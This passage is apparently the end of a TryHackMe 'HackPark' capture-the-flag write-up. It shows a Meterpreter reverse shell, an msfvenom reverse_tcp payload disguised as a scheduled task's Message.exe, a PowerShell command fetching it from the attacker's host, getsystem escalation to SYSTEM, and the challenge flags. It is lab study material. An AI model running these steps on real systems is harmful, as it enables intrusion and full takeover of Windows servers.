
```
msf6 exploit(multi/handler) > run                    sweetcats.exe
[*] Started reverse TCP handler on 10.10.121.12:410 C:\Windows\Temp>sweetcats.exe
[*] Sending stage (177734 bytes) to 10.10.193.102
[*] Meterpreter session 1 opened (10.10.121.12:410 -> 10.10.193.102:49295)


meterpreter >
```

With sysinfo, we confirm system details (required by the task).

```
meterpreter > sysinfo
Computer        : HACKPARK
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
```

Then, I upload **winPEAS** – a Windows privilege escalation scanner.



```
meterpreter > upload winPEASx64.exe
[*] Uploading  : /root/winPEASx64.exe -> winPEASx64.exe
[*] Uploaded 8.00 MiB of 9.69 MiB (82.6%): /root/winPEASx64.exe -> winPEASx64.exe
[*] Uploaded 9.69 MiB of 9.69 MiB (100.0%): /root/winPEASx64.exe -> winPEASx64.exe
[*] Completed  : /root/winPEASx64.exe -> winPEASx64.exe
```

Running it reveals that **WindowsScheduler has full permissions for all users**.

```
    WindowsScheduler(Splinterware Software Solutions - System Scheduler Service)[C:\PROGRA~2\SYSTEM~1\WService.e
xe] - Auto - Running
    File Permissions: Everyone [Allow: WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\SystemScheduler (Everyone [Allow: WriteData/
CreateFiles])
    System Scheduler Service Wrapper
```

In the SystemScheduler directory, I check a few .txt files – nothing useful.

```
C:\Program Files (x86)\SystemScheduler>type LogFile.txt
type LogFile.txt
08/04/19 04:37:02,Starting System Scheduler SERVICE (SYSTEM)
08/04/19 11:47:18,Starting System Scheduler SERVICE (SYSTEM)
08/04/19 15:03:47,Starting System Scheduler SERVICE (SYSTEM)
08/04/19 16:42:54,Starting System Scheduler SERVICE (SYSTEM)
08/04/19 16:47:29,Stopping System Scheduler SERVICE. (SYSTEM)
08/04/19 16:47:37,Starting System Scheduler SERVICE (SYSTEM)
08/04/19 17:59:37,Starting System Scheduler SERVICE (SYSTEM)
08/04/19 18:04:10,Stopping System Scheduler SERVICE. (SYSTEM)
```

But in the **events folder**, there's a log indicating that Message.exe is executed as **Administrator**.

Perfect for privilege escalation!

```
C:\Program Files (x86)\SystemScheduler\Events>type 20198415519.INI_LOG.txt
type 20198415519.INI_LOG.txt
08/04/19 15:06:01,Event Started Ok, (Administrator)
08/04/19 15:06:30,Process Ended. PID:2608,ExitCode:1,Message.exe (Administrator)
08/04/19 15:07:00,Event Started Ok, (Administrator)
08/04/19 15:07:34,Process Ended. PID:2680,ExitCode:4,Message.exe (Administrator)
08/04/19 15:08:00,Event Started Ok, (Administrator)
```

I generate a malicious **Message.exe** using **msfvenom**.

```
root@ip-10-10-209-94:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --enc
oder x86/shikata_ga_nai LHOST=10.10.209.94 LPORT=420 -f exe -o Message.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: Message.exe
```

At this point, I lost the connection to the TryHackMe machine (IP expired). I had to restart the machine and adjust to the new IP.

After re-uploading the modified Message.exe via PowerShell, I trigger the scheduler.

```
C:\Program Files (x86)\SystemScheduler\Events>powershell "(New-Object System.Net
.WebClient).Downloadfile('http://10.10.209.94:8001/Message.exe','Message.exe')"
powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.10.209.94:
8001/Message.exe','Message.exe')"
```

We now have a **meterpreter session.**

```
[*] Started reverse TCP handler on 10.10.209.94:420
[*] Sending stage (177734 bytes) to 10.10.193.102
[*] Meterpreter session 2 opened (10.10.209.94:420 -> 10.10.193.102:49377)
```

Using getsystem, I escalate privileges fully.

```
meterpreter > getuid
Server username: IIS APPPOOL\Blog
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Finally, I retrieve the **two flags**:

```
C:\Users\jeff\Desktop>type user.txt
type user.txt
759bd8af507517bcfaede78a21a73e39
```

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
7e13d97f05f7ceb9881a3eb3d78d3e72
```

The last challenge question is solved using systeminfo.

```
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA886
Original Install Date:     8/3/2019, 10:43:23 AM
```

4.Summary

This was an **excellent CTF** that demonstrated the **entire attack chain**:

- Enumerating valid logins.
- Brute-forcing credentials with Hydra.
- Exploiting a vulnerable web application.
- Gaining persistence with a stronger reverse shell.
- Escalating privileges via a **scheduled task abuse**.

It showed how a single foothold is often not enough — persistence and privilege escalation are key. I learned a lot about subtle privilege escalation paths in Windows.